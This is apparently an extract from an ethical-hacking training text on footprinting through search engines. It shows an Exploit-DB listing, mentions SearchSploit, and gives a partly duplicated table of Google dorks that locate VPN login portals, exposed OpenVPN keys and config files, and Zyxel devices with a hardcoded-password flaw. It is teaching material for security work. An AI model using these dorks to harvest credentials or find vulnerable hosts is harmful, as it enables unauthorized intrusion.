
Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2022-03-02	⬇		✗	Printix Client 1.3.1106.0 - Remote Code Execution (RCE)	Remote	Windows	Logan Latvala
2022-03-02	⬇		✗	Zyxel ZyWALL 2 Plus Internet Security Appliance - Cross-Site Scripting (XSS)	WebApps	Multiple	Momen Eldawakhly
2022-03-02	⬇		✗	Prowise Reflect v1.0.9 - Remote Keystroke Injection	Remote	Windows	Rik Lutz
2022-03-02	⬇		✗	Xerte 3.9 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Rik Lutz
2022-03-02	⬇		✗	Xerte 3.10.3 - Directory Traversal (Authenticated)	WebApps	PHP	Rik Lutz
2022-02-28	⬇		✗	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly

Figure 2.3: Screenshot of Google Hacking Database

Attackers can also use SearchSploit, which is a command-line search tool for Exploit-DB that allows taking a copy of the Exploit database for remote use. It allows attackers to perform detailed offline searches through their locally checked-out copy of the repository. This capability is particularly useful for security assessments of segregated or air-gapped networks without Internet access.



VPN Footprinting through Google Hacking Database

Google Dork	Description
inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Finds pages containing login portals
inurl:/sslvpn/Login/Login	Finds VPN login portals
site:vpn.*.*/ intitle:"login"	
intext:Please Login SSL VPN inurl:remote/login intext:FortiClient	Finds Fortinet VPN login pages
site:vpn.*.*/ intext:"login" intitle:"login"	Retrieves various VPN login pages
intitle:"index of" /etc/openvpn/	Retrieves juicy information and sensitive directories
"-----BEGIN OpenVPN Static key V1-----" ext:key	Finds OpenVPN static keys
intitle:"index of" "vpn-config.*"	Retrieves juicy information about the vpn-config file
Index of / *.ovpn	Finds OpenVPN configuration files, some certificates, and keys
inurl:"/vpn/tmindex.html" vpn	Finds Netscaler and Citrix Gateway VPN login portals
intitle:"SSL VPN Service" + intext:"Your system administrator provided the following information to help understand and remedy the security conditions:"	Finds Cisco ASA login web pages

https://www.exploit-db.com

VPN Footprinting through Google Hacking Database


Google hacking operators or Google dorks can be used for footprinting virtual private networks (VPNs). They provide information such as pages containing login portals and directories with keys of VPN servers.

The following tables summarize some Google hacking operators or Google dorks that are used to obtain specific information for VPN footprinting.

Google Dork	Description
inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Finds pages containing login portals
inurl:/sslvpn/Login/Login	Finds VPN login portals
site:vpn.*.*/ intitle:"login"	
inurl:weblogin **intitle:("USG20-VPN"|"USG20W-VPN"|USG40|USG40W|USG60|USG60W|USG110|USG210|USG310|USG1100|USG1900|USG2200|"ZyWALL110"|"ZyWALL310"|"ZyWALL1100"|ATP100|ATP100W|ATP200|ATP500|ATP700|ATP800|VPN50|VPN100|VPN300|VPN000|"FLEX")**	Finds hosts with the Zyxel hardcoded password vulnerability
intext:Please Login SSL VPN inurl:remote/login **intext:FortiClient**	Finds Fortinet VPN login pages
site:vpn.*.*/ intext:"login" intitle:"login"	Retrieves various VPN login pages
intitle:"index of" /etc/openvpn/	Retrieves juicy information and sensitive directories

"-----BEGIN OpenVPN Static key V1-----" ext:key	Finds OpenVPN static keys
intitle:"index of" "vpn-config.*"	Retrieves juicy information about the vpn-config file
Index of / *.ovpn	Finds OpenVPN configuration files, some certificates, and keys
inurl:"/vpn/tmindex.html" vpn	Finds Netscaler and Citrix Gateway VPN login portals
intitle:"SSL VPN Service" + intext:"Your system administrator provided the following information to help understand and remedy the security conditions:"	Finds Cisco Adaptive Security Appliance (ASA) login web pages

Table 2.1: Google search queries for VPN footprinting



Other Techniques for Footprinting through Search Engines

Footprinting Technique	Description	Information Gathered	Tools Used
Google Advanced Search	Provides the same precision as that achieved with advanced operators but without typing or remembering the operators	List of sites that may link back to the target organization's website	Google Advanced Search
Advanced Image Search			Google Advance Image Search
Reverse Image Search	Uses an image as a search query	Original source and details of images, such as photographs, profile pictures, and memes	Google Image Search, TinEye Reverse Image Search, and Yahoo Image Search
Video Search Engines	Search for video content related to the target	Hidden information such as time/date and thumbnails	YouTube Metadata, YouTube DataViewer, and EZGif
Meta Search Engines	Use other search engines (Google, Bing, Ask.com, etc.) to produce their own results from the Internet	Detailed information about the target, such as images, videos, blogs, and news articles, from different sources	Startpage and MetaGer
FTP Search Engines	Search for files located on FTP servers	Critical files and directories that reveal valuable information, such as business strategy, tax documents, and employees' personal records	NAPALM FTP Indexer and FreewareWeb FTP File Search
IoT Search Engines	Crawl the Internet for IoT devices that are publicly accessible	Manufacturer details, geographical location, IP address, hostname, and open ports of IoT devices	Shodan, Censys, and Thingful

